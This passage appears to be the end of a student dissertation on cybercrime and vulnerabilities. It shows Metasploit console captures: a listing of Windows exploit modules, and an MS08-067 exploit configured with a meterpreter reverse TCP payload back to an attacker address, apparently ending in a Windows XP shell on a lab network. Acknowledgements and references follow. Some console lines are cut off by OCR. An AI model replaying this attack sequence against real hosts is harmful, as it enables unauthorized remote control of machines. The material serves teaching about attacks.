   windows/vnc/realvnc_client                                    2001-01-29
   normal     RealVNC 3.3.7 Client Buffer Overflow
   windows/vnc/ultravnc_client                                   2006-04-04
   normal     UltraVNC 1.0.1 Client Buffer Overflow
   windows/vnc/winvnc_http_get                                   2001-01-29
   average    WinVNC Web Server <= v3.3.3r7 GET Overflow
   windows/vpn/safenet_ike_11                                    2009-06-01
   average    SafeNet SoftRemote IKE Service Buffer Overflow
   windows/wins/ms04_045_wins                                    2004-12-14
   great      Microsoft WINS Service Memory Overwrite

msf > 
```




```
   average    WinVNC Web Server <= v3.3.3r7 GET Overflow
   windows/vpn/safenet_ike_11                                    2009-06-01
   average    SafeNet SoftRemote IKE Service Buffer Overflow
   windows/wins/ms04_045_wins                                    2004-12-14
   great      Microsoft WINS Service Memory Overwrite

msf > search netapi

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   exploit/windows/smb/ms03_049_netapi  2003-11-11       good    Microsoft Works
tation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi  2006-08-08       good    Microsoft Serve
r Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc  2006-11-14       manual  Microsoft Works
tation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great   Microsoft Serve
r Service Relative Path Stack Corruption


msf > 
```




```
[*] Exploit complete
msf  exploit(ms08_04
[-] Unknown variable
Usage: set [option]

Set the given option
If both are omitted,

If run from a module
datastore.  Use -g t

msf  exploit(ms08_04
[-] Unknown variable
Usage: set [option]

Set the given option
If both are omitted,

If run from a module
datastore.  Use -g t

msf  exploit(ms08_04
lhost => 192.168.83.
msf  exploit(ms08_04
```

```
root@bt:~# ifconfig
eth2      Link encap:Ethernet  HWaddr 00:0c:29:f8:66:c9
          inet addr:192.168.83.129  Bcast:192.168.83.255  Mask:255.255
          inet6 addr: fe80::20c:29ff:fef8:66c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:81 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12803 (12.8 KB)  TX bytes:2920 (2.9 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8834 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8834 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1575563 (1.5 MB)  TX bytes:1575563 (1.5 MB)

root@bt:~#
```



```
  windows/vncinject/bind_ipv6_tcp                                  normal  VNC
Server (Reflective Injection), Bind TCP Stager (IPv6)
  windows/vncinject/bind_nonx_tcp                                  normal  VNC
Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
  windows/vncinject/bind_tcp                                       normal  VNC
Server (Reflective Injection), Bind TCP Stager
  windows/vncinject/reverse_http                                   normal  VNC
Server (Reflective Injection), Reverse HTTP Stager
  windows/vncinject/reverse_ipv6_tcp                               normal  VNC
Server (Reflective Injection), Reverse TCP Stager (IPv6)
  windows/vncinject/reverse_nonx_tcp                               normal  VNC
Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
  windows/vncinject/reverse_ord_tcp                                normal  VNC
Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
  windows/vncinject/reverse_tcp                                    normal  VNC
Server (Reflective Injection), Reverse TCP Stager
  windows/vncinject/reverse_tcp_allports                           normal  VNC
Server (Reflective Injection), Reverse All-Port TCP Stager
  windows/vncinject/reverse_tcp_dns                                normal  VNC
Server (Reflective Injection), Reverse TCP Stager (DNS)

msf  exploit(ms08_067_netapi) > set PAYLOAD  windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) >
```



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.83.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.83.2

C:\Documents and Settings\Administrator>_
```

Acknowledgement

We take this opportunity of submitting this dissertation to express our deep regard towards those who offered their invaluable assistance and guidance in the hour of needs.

After completion of our paper on “Cybercrimes, Attacks, vulnerabilities and Security.”

We look back in retrospect to the people who have helped us in our work. Without their invaluable help and support, the completion of this paper would have been a difficult task.

We would like to express our sincere gratitude towards the people who guided us through our Work.

Co-ordination and support of Prof. Praful Pardhi , helped us sail smoothly to completion of our paper and provided us their helping hand in all technical aspects.

We thank Prof. Dr. M.B. Chandak , our Head of Department (Computer Science & Engineering) for his guidance and help whenever required.

We are very grateful to our Principal, Dr. V.S. Deshpande and our college authorities for providing facilities and excellent support.

To our parents who have always been very understanding and supportive both financially and emotionally.

Declaration

We hereby declare that the above information is purely based on our research and experiment and if any reference has been used it is mentioned in the References section.

The research performed on topics of cyber attacks and vulnerability has been done by Mr. Nachiket Joshi.

The research performed on topics of cybercrime and security has done by Mr. Mandar Dalvi.

References

[1] *www.wikipedia.com*.

[2] *https://www.owasp.org*.

[3] Sam C. McQuade *Understanding and Managing Cybercrime*.

[4] Chaubey R.K. *An Introduction to Cyber Crime and Cyber Law*.

[5] *Joe McCray video tutorial for SQL injection*.

[6] *Jerry Hoff OASP tutorial*.

[7] *Techdefence tutorials*.

[8] *Armitage Tutorial*.